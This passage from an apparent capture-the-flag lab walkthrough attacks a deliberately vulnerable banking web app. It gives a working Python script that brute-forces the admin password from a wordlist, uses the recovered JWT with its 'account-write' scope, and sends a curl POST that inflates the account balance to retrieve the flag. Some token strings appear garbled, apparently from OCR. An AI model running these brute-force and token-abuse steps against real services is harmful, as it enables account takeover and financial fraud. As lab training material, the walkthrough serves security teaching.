
Welcome Elliot!



Click on Local Storage and delete all the entries in that storage.



Welcome Elliot!



Once all the entries are deleted, refresh the page. The login page would appear again.

Welcome to Secure Banking WebApp

Login

Username:

Password:

Use the following Python script to perform a dictionary attack to determine admin user's password:

Python Script:

```
import json
import requests

baseUrl = "http://192.248.164.3:8081"

def makeRequest(password):
    data = {
        "identifier": "admin",
        "password": password
    }

    headers = {
        "Content-Type": "application/json"
    }

    r = requests.post(baseUrl + "/login", json.dumps(data), headers = headers)
    return r.json()

wordlist = open("/root/Desktop/wordlists/100-common-passwords.txt", "r")

for word in wordlist:
```

```
# Removing the trailing '\n' character!
word = word[:-1]

res = makeRequest(word)

if "Error" not in res:
    print "-----"
    print "Username: admin"
    print "Password: %s" % (word)
    print "-----"
    print "Login Response:\n", res
```

Save the above Python script as getAdminPassword.py

Command: cat getAdminPassword.py

```
root@attackdefense:~# cat getAdminPassword.py
import json
import requests

baseUrl = "http://192.248.164.3:8081"

def makeRequest(password):
    data = {
        "identifier": "admin",
        "password": password
    }

    headers = {
        "Content-Type": "application/json"
    }

    r = requests.post(baseUrl + "/login", json.dumps(data), headers = headers)
    return r.json()

wordlist = open("/root/Desktop/wordlists/100-common-passwords.txt", "r")
```



```
for word in wordlist:
    # Removing the trailing '\n' character!
    word = word[:-1]

    res = makeRequest(word)

    if "Error" not in res:
        print "--=====--"
        print "Username: admin"
        print "Password: %s" % (word)
        print "--=====--"
        print "Login Response:\n", res

root@attackdefense:~#
```

Code Walkthrough:

1. The above Python script iterates through the wordlist present in `/root/Desktop/wordlists` directory.
2. For each word in the file, it makes a request to `/login` endpoint and provides the username as `admin` and password as one of the entries of the wordlist file.
3. If the password is incorrect, the response contains `"Error"` key in the JSON response returned.
4. If the returned response does not contain `"Error"` key, then the login is successful.
5. The script prints the correct password and the response returned by the server (that is a JWT token and the username, which would be `"admin"` in this case).

```
root@attackdefense:~# python getAdminPassword.py
-----
Username: admin
Password: friendship
-----
Login Response:
{u'token': u'eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjE1NzU5MjEwLm1k8jYSImxf1v40VmDFQsbzDkTKTVEztqa1l0A38rqQc08utlvjzWDT4Cq3VImKLNQNCCByAuOxDCWgNbvmCnBk2Ia_xTMvtJwqiJVzlyaYhA3ZrwidYA PkhN8SocBFrgmvpP_P4YgwGRZIqjMi3MI8jm1PAyU44gjfa0takRDooal_NDD5o5eONA6X9YN9UB8hyrByNvi2Iq49LZQJ2P5TT-e-gBq698BDcOmODndy-DNBkejqPjFCzl58JkcQtXgktYgEgHIJKGTqf_iM4gOb9AF90qRygdd2bgEVSGizA', u'user': u'Admin'}
```

Step 6: Increasing the balance for the admin user's account and retrieving the Golden Ticket.

Login to the web app again using the credentials for admin user:

Welcome to Secure Banking WebApp

Login

Username:

Password:

Login was successful!

Welcome Admin!

Account Number: 9999

Click on the Check Balance button.

Note: Run the Burp Proxy in intercept mode for this request to get the JWT token passed in the request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.248.164.3:8081

Forward Drop **Intercept is on** Action

Raw Params Headers Hex

```
GET
/balance?acct=9999&token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6OTk5OSwic2NvcGUiOiJhY2NvdW50LXdyZXhwaXNjaXNTc1OTIxODEzLCJpYXQiOiE1NzU5MjEyMTN9.MDc7B68PgH0UACITXRsaCoQTKeA3A3pSHGQuazKvzfVIXzLKj_EKeuBUcUdxxmfDJuMKd_5u06wyjbRK5VNB9uexKjG7tN0FvRBt2-7xEDY6TRbfKFdwC1BrR_nufD5wOq_k-7IvKbZgUnYtV_hLWEX00eOyYbSrYta-oCfpd961C5nIKqo2P6wkJPsiCtJKrGas98edHrza15WiHJ4bA5MZbYuf6epEv48lSpsFeqZ0hAylkDMLzFJKHsyHZKp1Agyi2lge583F0Np392P3xffbBjAMlef2lIMpR_T9zZF8XPgKOVKm17lSaHIEFGDws7TNXKOItNxm4YWnXFN2w HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close
```

Notice that a JWT Token is passed in this request.

JWT Token:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6OTk5OSwic2NvcGUiOiJhY2NvdW50LXdyZXhwaXNjaXNTc1OTIxODEzLCJpYXQiOiE1NzU5MjEyMTN9.MDc7B68PgH0UACITXRsaCoQTKeA3A3pSHGQuazKvzfVIXzLKj_EKeuBUcUdxxmfDJuMKd_5u06wyjbRK5VNB9uexKjG7tN0FvRBt2-7xEDY6TRbfKFdwC1BrR_nufD5wOq_k-7IvKbZgUnYtV_hLWEX00eOyYbSrYta-oCfpd961C5nIKqo2P6wkJPsiCtJKrGas98edHrza15WiHJ4bA5MZbYuf6epEv48lSpsFeqZ0hAylkDMLzFJKHsyHZKp1Agyi2lge583F0Np392P3xffbBjAMlef2lIMpR_T9zZF8XPgKOVKm17lSaHIEFGDws7TNXKOItNxm4YWnXFN2w
```

Decoding this token using <https://jwt.io>:

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjE1NzU5MjEyMTN9.MDc7B68PgH0UAC1TXRsacCoQTKeA3A3pSHGQuazKvzfV1XzLKj_EKeuBUcUdxxmfDJuMKd_5u06wyjbRK5VNB9uexKjG7tN0FvRBt2-7xEDY6TRbfKFdwC1BrR_nufD5wOq_k-7IvKbZgUnYtV_hLWEX00eOyYbSrYta-oCfpd961C5n1Kqo2P6wkJPsiCtJKrGas98edHrza15WiHJ4bA5MZbYuf6epEv481SpsFeqZ0hAyIkDMLzFJKHsyHZKp1Agyi2Ige583F0Np392P3xffbBjAMlef21IMpR_T9zZF8XPgKOVKm171saHIEFGDws7TNXKOItNxm4YWnXFN2w
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "Dummy Bank",
  "acct": 9999,
  "scope": "account-write",
  "exp": 1575921813,
  "iat": 1575921213
}
```

VERIFY SIGNATURE

RSASHA256(

Notice that this token has a scope of "account-write".

In the challenge description, it is mentioned that the /balance endpoint supports a POST request as well. That request is used to modify the account balance.

Send a POST request to the /balance endpoint and modify the account balance of admin's account and set it to a value greater than 5000000:

Command: curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 100000000, "token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjE1NzU5MjEyMTN9.MDc7B68PgH0UAC1TXRsacCoQTKeA3A3pSHGQuazKvzfVIXzLKj_EKeuBUcUdxxmfDJuMKd_5u06wyjbRK5VNB9uexKjG7tN0FvRBt2-7xEDY6TRbfKFdwC1BrR_nufD5wOq_k-7IvKbZgUnYtV_hLWEX00eOyYbSrYta-oCfpd961C5n1Kqo2P6wkJPsiCtJKrGas98edHrza15WiHJ4bA5MZbYuf6epEv481SpsFeqZ0hAyIkDMLzFJKHsyHZKp1Agyi2Ige583F0Np392P3xffbBjAMlef21IMpR_T9zZF8XPgKOVKm171saHIEFGDws7TNXKOItNxm4YWnXFN2w"}'


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 100000000, "token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdWl0eSBBCyW5rIiwiaWF0IjE1NzU5MjEyMTN9.MDc7B68PgH0UAClTXRsacCoQTKeA3A3pSHGQuazKvzfVlXzLKj_EKeuBUcUdxxmfDJuMKd_5u06wyjbRK5VNB9uexKjG7tN0FvRBt2-7xEDY6TRbfKFdwC1BrR_nufD5w0q_k-7IvKbZgUnYtV_hLWEX00e0yYbSrYta-oCfPd961C5nlKqo2P6wkJPSiCtJKrGas98edHrza15WiHJ4bA5MZbYuf6epEv48lSpsFeqZ0hAyIkDMLzFJKHsyHZKp1Agyi2Ige583F0Np392P3xffbBjAMlef2lIMpR_T9zZF8XPgK0VKm17lsaHIEFGDws7TNXK0ItNxm4YWnXFN2w"}'
```

```
{ "acct": "9999", "balance": "100000000", "user": "Admin" }root@attackdefense:~#
```

Notice the account balance now:

Welcome Admin!

Account Number: 9999

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

Note: Turn off the intercept mode in Burp Proxy for all further requests.

The balance was updated successfully.

Since the balance is now greater than \$5000000, the Golden Ticket could be retrieved.

Welcome Admin!

Account Number: 9999

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

Golden Ticket: This_Is_The_Golden_Ticket_56b692bdf12d8f70f85b192b6919cddd

Golden Ticket: This_Is_The_Golden_Ticket_56b692bdf12d8f70f85b192b6919cddd

References:

1. OWASP API Security (https://www.owasp.org/index.php/OWASP_API_Security_Project)
2. JWT debugger (<https://jwt.io/#debugger-io>)